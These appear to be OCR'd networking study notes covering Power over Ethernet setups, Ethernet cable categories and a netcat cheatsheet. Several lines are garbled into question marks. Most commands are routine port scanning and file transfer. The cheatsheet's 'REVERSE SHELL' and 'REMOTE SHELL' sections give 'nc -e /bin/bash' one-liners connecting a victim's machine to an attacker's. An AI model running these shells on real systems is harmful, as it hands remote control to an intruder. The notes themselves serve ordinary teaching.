

Power over Ethernet (PoE)
Created by @dan_nanni on Instagram
Data + Power
PoE Network Switch
PoE Device
PoE Injector
Data Only
Data + Power
Non-PoE Network Switch
PoE Device
Data Only
Data + Power
Power Cable
PoE Network Switch
PoE Splitter
Non-PoE Device
Data Only
Data Only
Data + Power
Non-PoE Network Switch
PoE Injector
PoE Splitter
Non-PoE Device

MAC Address


Ethernet Cable Types

Ethernet LAN Cable Types

Created by **Dan Nanni** at **study-notes.org**



CAT 1	CAT 2	CAT 3	CAT 4	CAT5	CAT 5e
1 Mbps	4 Mbps	10 Mbps	16 Mbps	100 Mbps	1 Gbps
1 MHz	4 MHz	16 MHz	20 MHz	100 MHz	100 MHz
Not Ethernet	Not Ethernet	100m	100m	100m	100m



CAT 6	CAT 6A	CAT 7	CAT 7A	CAT 8.1	CAT 8.2
1 Gbps	10 Gbps	10 Gbps	10 Gbps	25 Gbps	40 Gbps
250 MHz	500 MHz	600 MHz	1000 MHz	2000 MHz	2000 MHz
100m	100m	100m	100m	30m	30m
(10Gbps ≤55m)					

nc - Netcat

Linux ?? TCP ? UDP ??

????

```
# Scanning the port range (20 - 1024)
nc -z 192.168.21.202 20-1024

Connection to 192.168.21.202 22 port [tcp/ssh] succeeded!
Connection to 192.168.21.202 80 port [tcp/http] succeeded!
Connection to 192.168.21.202 111 port [tcp/sunrpc] succeeded!
Connection to 192.168.21.202 443 port [tcp/https] succeeded!
Connection to 192.168.21.202 514 port [tcp/shell] succeeded!

# Scanning the specified port
nc -zv 192.168.21.202 21
nc: connect to 192.168.21.202 port 21 (tcp) failed: Connection refused

# Port Scanning With netcat including displaying version #
echo "QUIT" | nc 192.168.2.17 22
echo "QUIT" | nc -v 192.168.2.254 ssh
# OR pass the -vv  to get remote OpenSSH version #
nc -vv 192.168.2.254 ssh
```

????

???? Linux ???????

```
# Install nc and pv
yum install netcat pv

# Machine A with IP : 192.168.0.4
# Machine B with IP : 192.168.0.7
# On Linux Machine A
# [*] tar -zcf = tar is a tape archive utility used to compress/uncompress archive files
```

```
#     and arguments -c creates a new .tar archive file, -f specify type of the archive file
#     and -z filter archive through gzip.
# [*] CentOS-7-x86_64-DVD-1503.iso = Specify the file name to send over network, it can be
file
#     or path to a directory.
# [*] pv = Pipe Viewer to monitor progress of data.
# [*] nc -l -p 5555 -q 5 = Networking tool used for send and receive data over tcp
#     and arguments -l used to listen for an incoming connection, -p 555 specifies the source
port
#     to use and -q 5 waits the number of seconds and then quit.
tar -zcf - CentOS-7-x86_64-DVD-1503.iso | pv | nc -l -p 5555 -q 5

# On Linux Machine B
nc 192.168.1.4 5555 | pv | tar -zxf -
```

????

```
# Receiver on hostB
nc -l 5000 | tar xvf -

# Sender on hostA
tar cvf - /path/to/dir | nc hostB.com 5000
```

Back up host A (/dev/sdb) to host B (sdb-backup.img.gz)

```
# On host B
nc -l 5000 | dd of=sdb-backup.img.gz

# On host A
dd if=/dev/sdb | gzip -c | nc hostB.com 5000
```

?? TCP Port

```
nc -v 192.168.0.175 5000
```

UDP ????

```
# 本地主機，傳送字串至遠端主機
echo -n "foo" | nc -u -w1 192.168.1.8 5000

# 遠端主機，開啟 UDP port
nc -lu localhost 5000
```

?????????

```
# For TCP
nc -vnz -w 1 192.168.233.208 1-1000 2000-3000

# For UDP
nc -vnzu 192.168.1.8 1-65535
```

Cheat Sheets

Netcat cheatsheet

sysxplore.com

NETCAT SYNTAX

```
$ nc [options] [host] [port]
```

DESCRIPTION

The nc (or netcat) utility is used for almost anything involving TCP, UDP, or UNIX sockets. It can establish TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, perform port scanning, and handle IPv4 and IPv6.

PORT SCANNING AND BANNER GRABBING

`$ nc -zvn 192.168.59.1 1-100`	Scan for ports between 1 and 100
`$ nc -zvn 192.168.59.1 80 22 443`	Scan port 80, 22 and 443
`$ nc -zvn 192.168.59.1 80`	Scan only port 80
`$ nc -zvn sysxplore.com 80`	Scan for port 80 on sysxplore.com
`$ nc sysxplore.com 80`	Grab sysxplore.com banner

DOWNLOADING FILES

Sending Side (192.168.59.3)

```
$ nc -lvp 8888 < data.txt
```

Receiving Side

```
$ nc -nv 192.168.59.3 8888 > data.txt
```

UPLOADING FILES

Receiving (192.168.59.3)

```
$ nc -lvp 8888 > data.txt
```

Sending Side

```
$ nc 192.168.59.3 8888 < data.txt
```

COMPRESS AND TRANSFER

Sending Side

```
$ tar cfp - /backups | compress -c | nc 192.168.59.54 8888
```

Receiving Side (192.168.59.54)

```
$ nc -l -p 8888 | uncompress -c | tar xvfp -
```

This is very useful when you want to transfer directories

ENCRYPT AND TRANSFER

Sending Side (192.168.59.3)

```
$ nc -l -p 8888 | openssl enc -d -des3 -pass pass:password > creds.txt
```

Receiving Side

```
$ openssl enc -des3 -pass pass:password | nc 192.168.59.3 8888
```

File transfers using netcat are not encrypted by default, anyone on the network can grab what you are sending, so it is important to encrypt data before sending.

CLONING LINUX DISK DRIVE

Sending Side (192.168.59.3)

```
$ dd if=/dev/sdb | nc -l -p 8888
```

Receiving Side

```
$ nc -n 192.168.59.3 8888 | dd of=/dev/sdb
```

This is very handy when you want to clone a Linux system.

REMOTE SHELL

Server (192.168.59.3)

```
$ nc -nvlp 8888 -e /bin/bash
```

Client

```
$ nc -nv 192.168.59.3 8888
```

RETRIEVING AND UPDATING REPOSITORIES

-4	Forces nc to use IPv4 addresses only.
-6	Forces nc to use IPv6 addresses only.
-l	Instruct netcat to listen for incoming connections.
-v	Provide verbose output.
-n	Disable DNS lookup on ip addresses and hostnames.
-p	Specifies the source port netcat should use.
-w	Specifies the timeout value.
-u	Use UDP instead of the default option of TCP
-k	Forces netcat to continue listening after disconnection
-z	Instructs nmap to scan for listening daemons.
-h	Show nmap help
-x	Use nmap with a proxy.

REVERSE SHELL

Attacker's Machine (192.168.59.3)

```
$ nc -nlvp 8888
```

Victim's Machine

```
$ nc 192.168.59.3 8888 -v -e /bin/bash
```

VIDEO STREAMING

Server (192.168.59.3)

```
$ cat video.avi | nc -nlvp 8888
```

Client

```
$ nc 192.168.59.3 8888 | mplayer -vo x11 -cache 3000 -
```


CHAT APP

Server (192.168.59.3)

```
$ nc -lvp 8888
```

Client

```
$ nc 192.168.59.3 8888
```



netcat

Reverse shell VS Bind shell